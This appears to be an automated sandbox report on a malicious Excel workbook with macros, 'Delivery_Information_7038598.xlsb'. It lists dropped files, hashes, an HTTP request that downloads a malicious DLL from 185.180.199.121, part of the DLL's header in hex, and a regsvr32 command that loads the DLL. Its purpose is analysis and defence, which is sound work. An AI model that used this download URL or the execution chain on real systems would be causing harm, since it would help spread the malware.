Preview:	.PNG.....IHDR.....L.....FpzV....sRGB.....pHYs.....+.....IDATx^.\.tTU..u...@@. .b..su....."....+k..Aeu..rX.*.feE..(M.....b..BB.P.f&S_.~w&.l.aH...'...0.....u.2.!...`....8_ ..,.T.#.....,X...N....NN-l.....5`...Z.,..-L..k.":9..Y.,Z..c.Etrja..X.0.G.....f..ha...}.....2`.....,..S..e...)<:v.XD'..6.E.Sxt....NN-l.....5`...Z.,..-L..k.":9..Yt.....9.{.f;...f../Mh...B..GK.....FG.. ...s...MN.vqp"+.|.m[&11..<O....?...EQ4.H...Z'M... #.T.....vS..^..p..).....1...JJr?.gq.V..X..h..T._Zr2g..W^...A./.W...P....q.By.49..5M--.e...5}..{.!.s4M./Xx2.....`...I>s..4U...]... (5.8o>.X.[..xS.w)../.c.Lh..a..uQ.fd.....jh.Z.d..(..=.....#.....o.y....g...-....=?..X.f./..=n|`.j..k.....{.4...b..T.-h..F..;u.x....[!.\....*'Nx^....C..b...8.....|F.$.4.....&?.>#.d.\p.R..k..>t0?.-3g.. b.....s.O..E...4o...\O=.7O=z...u1$n..6..C.]A.X...Z.tX.....I..W.....P...h.@..+q..F.kcI..x\>.....0.4..p....}.~e...).w....%Q.$W.....8.....PY.k..J....T..b.I

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\F7C562F6.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 264 x 113, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	9924

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\F7C562F6.png	
Entropy (8bit):	7.973758306371751
Encrypted:	false
SSDEEP:	192:soXrzGktAQUkDfw4om9PEK9u27pwnJyV028/tgXEoCWoB:so9G+fnVEYu27OlW/+XEoCWoB
MD5:	B34FB4F2F0F9E70B72BA3AFD028CD97C
SHA1:	C6868336F78DEA1E718965DF3341039581DB5B5A
SHA-256:	189D420D344A694FD1928ABACBEC94D9F0EF52BE036CEB8144A9D9A6DD14EAEB
SHA-512:	4795600917F8A67A6C5CBD5713CAACE74E0483F8E6BB6D98EAB63BF24A0F71E537E7F8ABD26808630B247D454A3F467595C8343EEB4EA98AFAB49D81964158D
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....q.....sRGB.....pHYs.....+....&ilDATx^.Wp.G~.{"r.. H.9s.,Q.v.....\..../wu..t.o..ru...+W]....vWa).Q.b&.@d.D.q....{0....GB....8.....X,&L1.0.....b...0Xa ....a..0.0.ap.@.....'.*. `.#.6.,...aX..i.b.0..b.n.k...0...J1...H..7...C...dZ....a....Z..!.kp2.R...0Rl..r.A...58.V)..C.)..f.. `....L....!...p.\k.0.a.N.U.A..F.m.Y.5....'.*. `.#.6.,...aX..i.b.0..b.n.k...0...J1...H..7...C...dZ....a....Z..!.kp2.R...0Rl..r.A...58.V)..C.)..f.. `....L....!...p.\k.0.a.N.U.A..F.m.Y.5....'.*. ..W[....cfTDC.....V.....W`...Q!.JEaE....5O.{\N.p8b.5.#*.t.....^...p..A.+.0cC..(.v.,.....qO....-b.0.#l.....p...w...sN]m..-c.=....L....I..T...I.3....]...r.....Ae.H%..!.....O...?-.I..".4.....p...{..0..#,.....%4.;E....w..]......ga...X....#...h@.'E.'.|...I.a..J..V...!...E..?8[CQ?.'...5Qy.....X..)Y..ic 0....!..Gf..4...o.R../.^..y2.'..p.....KO..v.T....~.....-]"..u9Q..i..^e..!.i".^.....C.CKV..~Ku.4"m.$>cKP...x...7

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\sat1_0609_2[1].dll	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	404960
Entropy (8bit):	7.130433590978038
Encrypted:	false
SSDEEP:	6144:meqcnJoEhudrb+zBWempLPm41iTjAIDY6SJfQAWQGIWKu+9/cZYONQ:mR0JJhudrUtLpDwrEJKu+90vNQ
MD5:	9A5193A07A0389FFCBB90FC230B534D2
SHA1:	12BFC2D4A87391669A964421691ABE7BAECD6195
SHA-256:	84175BA73A6A59496E2D020D05A120E9E8E94AC3A4FDEA8FC381ACDA452BB991
SHA-512:	53E005390AA88260418C290D5476540B80CCAC408443055ABB9E4373867FF0A598187F51BA4F4892CDFF98856F995FB374557729F1688FEFA6B293E244F2126A
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://185.180.199.121/sat1_0609_2.dll
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....a...%.O%.O%.OJ..O?.OJ.?O..O,..O".O%.O..OJ.>O..OJ..O$.OJ..O$.OJ..O$.ORich%.O.....PE..L.....`.....!.....z.....s.....P.....{....@.....Q...4...P....0.....#...0.....@.....`.....text...}y.....z..... ..`.rdata..AZ.....\...~.....@..@.data....9.....@....rsrc.....0.....@..@.relo c.....0... .....@..B.....

C:\Users\user\AppData\Local\Temp\8AA40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	80024
Entropy (8bit):	7.896088101246139
Encrypted:	false
SSDEEP:	1536:zZMVmEKjBX9U8fWGHzDmf5TOlMVGoIahaDHTU6hryF70KiiAeWd:empX9U8fW2XmfU2sTU2yF70KiiQ
MD5:	28A0EC2F006425816BA8AF766BF4C76A
SHA1:	DB7785BED2F214866B48D5DC82D94D34B57CEA86
SHA-256:	444E496DC7DEEF0DC195344BF0D47BB1B0495CC9D121512C596ABF7328F97126
SHA-512:	92B26E39567B66033A10B156F51A72CFC11E8CA726A2CBDAFE922B5E0D262E9E817FDFF305D7AF78993420D4619CF52DA4C12DD8B4904ABEE94EDBBB885ABCBE
Malicious:	false
Preview:	.U.N.0..._....E...t.....$..\{.X.K.....[z..AT6y9.1g...jaM....w-;kF..'..k...]..U..S.x.-[.....2.V.v.>.p.9.....p.2..D...A...F.\z...:e.6...L..T.....Ip...W.e..i...9..j..!B0Z.D..7....I.%(/_-.i0D..{.dM..&..R.(p.f...D.94.,...O)...y.k...Z....Q+..EL..RZ|a.....f?I..b....).7V..o....5...=J.....~ ..#..\l!>...jdS...P..!..X&.n.^...Zh..ii...w+.C.....|.>.CE.-.....z.> .....).].''..4l..-.Q.art.!Om.j.6/...?.....PK.....!.....f.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\~$Delivery_Information_7038598.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXl6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F53627
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

C:\Users\user\kdldyeff.dll	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	404960
Entropy (8bit):	7.130433590978038
Encrypted:	false
SSDEEP:	6144:meqcnJoEhudrb+zBWempLPm41iTjAIDY6SJfQAWQGIWKu+9/cZYONQ:mR0JJhudrUtLpDwrEJKu+90vNQ
MD5:	9A5193A07A0389FFCBB90FC230B534D2
SHA1:	12BFC2D4A87391669A964421691ABE7BAECD6195
SHA-256:	84175BA73A6A59496E2D020D05A120E9E8E94AC3A4FDEA8FC381ACDA452BB991
SHA-512:	53E005390AA88260418C290D5476540B80CCAC408443055ABB9E4373867FF0A598187F51BA4F4892CDFF98856F995FB374557729F1688FEFA6B293E244F2126A
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....a...%.O%.O%.OJ..O?.OJ.?O..O,..O".O%.O..OJ.>O..OJ..O$.OJ..O$.OJ..O$.ORich%.O.....PE..L.....`.....!.....z.....s.....P.....{....@.....Q...4...P....0.....#...0.....@.....`.....text...}y.....z..... ..`.rdata..AZ.....\...~.....@..@.data....9.....@....rsrc.....0.....@..@.relo c.....0... .....@..B.....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.870422721255186
TrID:	• Excel Microsoft Office Binary workbook document (47504/1) 49.74% • Excel Microsoft Office Open XML Format document (40004/1) 41.89% • ZIP compressed archive (8000/1) 8.38%
File name:	Delivery_Information_7038598.xlsb
File size:	64436
MD5:	aa12a71a4c31152958b75aa2cc0dd605
SHA1:	1709bd79ab07bc915d19b351a0c6000fafb91d70
SHA256:	201d6c214af9eea64e1882a17b2b14a789c50aa6202192b5474cd890bae4f1bf
SHA512:	87038b06a9cbf1c9654389034f2c4d0ee54ad7fd6c2348027de8e9925d977e02d08855008c3a0abccf870d01d16f1ec380749286ac70169bdd88e67ff82d5835
SSDEEP:	1536:ej3yHgwWlMVGoIahaDHTU6hryF70liWWGH0AeWj:ej3y02sTU2yF70liWW20a

General

File Content Preview:	PK.....!.L.....>.....[Content_Types].xml ...(..... ...." ....

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "Delivery_Information_7038598.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

HTTP Request Dependency Graph

- 185.180.199.121

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49747	185.180.199.121	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jun 9, 2021 19:46:20.160325050 CEST	1190	OUT	GET /sat1_0609_2.dll HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 185.180.199.121 Connection: Keep-Alive
Jun 9, 2021 19:46:20.240262032 CEST	1191	IN	HTTP/1.1 200 OK Date: Wed, 09 Jun 2021 17:46:14 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.3.28 Last-Modified: Wed, 09 Jun 2021 13:51:29 GMT ETag: "62de0-5c4559247da40" Accept-Ranges: bytes Content-Length: 404960 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/octet-stream Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 61 b6 fb 1c 25 d7 95 4f 25 d7 95 4f 25 d7 95 4f 4a a1 0b 4f 3f d7 95 4f 4a a1 3f 4f a7 d7 95 4f 2c af 06 4f 22 d7 95 4f 25 d7 94 4f 7f d7 95 4f 4a a1 3e 4f 0a d7 95 4f 4a a1 0e 4f 24 d7 95 4f 4a a1 0f 4f 24 d7 95 4f 4a a1 08 4f 24 d7 95 4f 52 69 63 68 25 d7 95 4f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ed c3 c0 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0a 00 00 7a 01 00 00 8c 04 00 00 00 00 00 c1 73 00 00 00 10 00 00 00 90 01 00 00 00 00 10 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 50 06 00 00 04 00 00 c7 7b 06 00 02 00 40 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f0 e9 01 00 51 00 00 00 34 e2 01 00 50 00 00 00 00 30 02 00 00 f6 03 00 00 00 00 00 00 00 00 00 00 0a 06 00 e0 23 00 00 00 30 06 00 e4 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 cd 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 90 01 00 60 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 7d 79 01 00 00 10 00 00 00 7a 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 41 5a 00 00 00 90 01 00 00 5c 00 00 00 7e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 c8 39 00 00 00 f0 01 00 00 1a 00 00 00 da 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 00 f6 03 00 00 30 02 00 00 f6 03 00 00 f4 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 9a 1f 00 00 00 30 06 00 00 20 00 00 00 ea 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$a%O%O%OJO?OJ?OO,O"O%OOJ>OOJO$OJO OJOORich%OPEL`!zsP{@Q4P0#0@`.text}yz `.rdataAZ\~@@.data9@.rsrc0@@.reloc0 @B

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 6536 Parent PID: 800

General

Start time:	19:46:13
Start date:	09/06/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xba0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 3144 Parent PID: 6536

General

Start time:	19:46:19
Start date:	09/06/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s ..\kdldyeff.dll
Imagebase:	0x280000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis